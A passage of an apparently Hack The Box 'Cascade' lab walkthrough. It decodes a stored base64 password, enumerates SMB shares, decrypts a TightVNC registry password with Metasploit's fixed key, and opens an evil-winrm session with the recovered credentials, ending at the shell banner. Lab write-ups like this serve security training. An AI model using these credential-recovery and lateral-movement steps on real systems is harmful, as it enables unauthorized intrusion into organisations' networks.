
```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ cat Domain_user.txt | grep "cascadeLegacyPwd"
cascadeLegacyPwd: clk0bjVldmE=

┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva
```

# ENUMING SMB AND RPC WITH USER CREDS

check for shares in SMB.

```
smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182
```


we have the data share in SMBMAP with read only permissions.



```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \  |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \  \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 ___________________________________________________________________________
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445        Name: cascade.htb               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

enuming further, we find some intresting folders.

```
smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182 -r Data
```




```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182 -r Data

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445        Name: cascade.htb               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        ./Data
        dr--r--r--                0 Tue Jan 28 17:05:51 2020    .
        dr--r--r--                0 Tue Jan 28 17:05:51 2020    ..
        dr--r--r--                0 Sun Jan 12 20:45:14 2020    Contractors
        dr--r--r--                0 Sun Jan 12 20:45:10 2020    Finance
        dr--r--r--                0 Tue Jan 28 13:04:51 2020    IT
        dr--r--r--                0 Sun Jan 12 20:45:20 2020    Production
        dr--r--r--                0 Sun Jan 12 20:45:16 2020    Temps
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

Establishing the smb session to download them.

```
smbclient //10.10.10.182/Data -U cascade.local/r.thompson
```


```
smbclient //10.10.10.182/Data -U cascade.local/r.thompson -m SMB2
```



```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ smbclient //10.10.10.182/Data -U cascade.local/r.thompson
Password for [CASCADE.LOCAL\r.thompson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jan 26 22:27:34 2020
  ..                                  D        0  Sun Jan 26 22:27:34 2020
  Contractors                         D        0  Sun Jan 12 20:45:11 2020
  Finance                             D        0  Sun Jan 12 20:45:06 2020
  IT                                  D        0  Tue Jan 28 13:04:51 2020
  Production                          D        0  Sun Jan 12 20:45:18 2020
  Temps                               D        0  Sun Jan 12 20:45:15 2020

                6553343 blocks of size 4096. 1624883 blocks available
```


only the IT folder has some readable information.

we download them.



```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ ls
ArkAdRecycleBin.log  dcdiag.log  Domain_user.txt  Meeting_Notes_June_2018.html  users.lst  users.txt
```

Message from steve smith to Internal IT team.



|  |  |
|---|---|
| **From:** | Steve Smith |
| **To:** | IT (Internal) |
| **Sent:** | 14 June 2018 14:07 |
| **Subject:** | Meeting Notes |

For anyone that missed yesterday’s meeting (I’m looking at you Ben). Main points are below:


-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the “Best GPO” competition will be announced on Friday so get your submissions in soon.


Steve

Inspecting remianing files.




```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ ls
 ArkAdRecycleBin.log   dcdiag.log   Domain_user.txt   Meeting_Notes_June_2018.html   users.lst   users.txt  'VNC Install.reg'
```

In the registry , we find VNC encoded password.



```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ cat 'VNC Install.reg'
��Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
```

we decrypt it using metasploit. we get the credentials for s.smith




```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ service postgresql start && msfconsole -q
msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
⇒ "\x17Rk\x06#NX\a"
>>  require 'rex/proto/rfb'
⇒ true
>> Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), fixedkey
⇒ "sT333ve2"
>> EXIT
```

## LATERAL MOVEMENT WITH ANOTHER USER"S CREDS

establishing win-rm session to enumerate properities for the user.


```
evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
```



```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Cascde]
└─$ evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

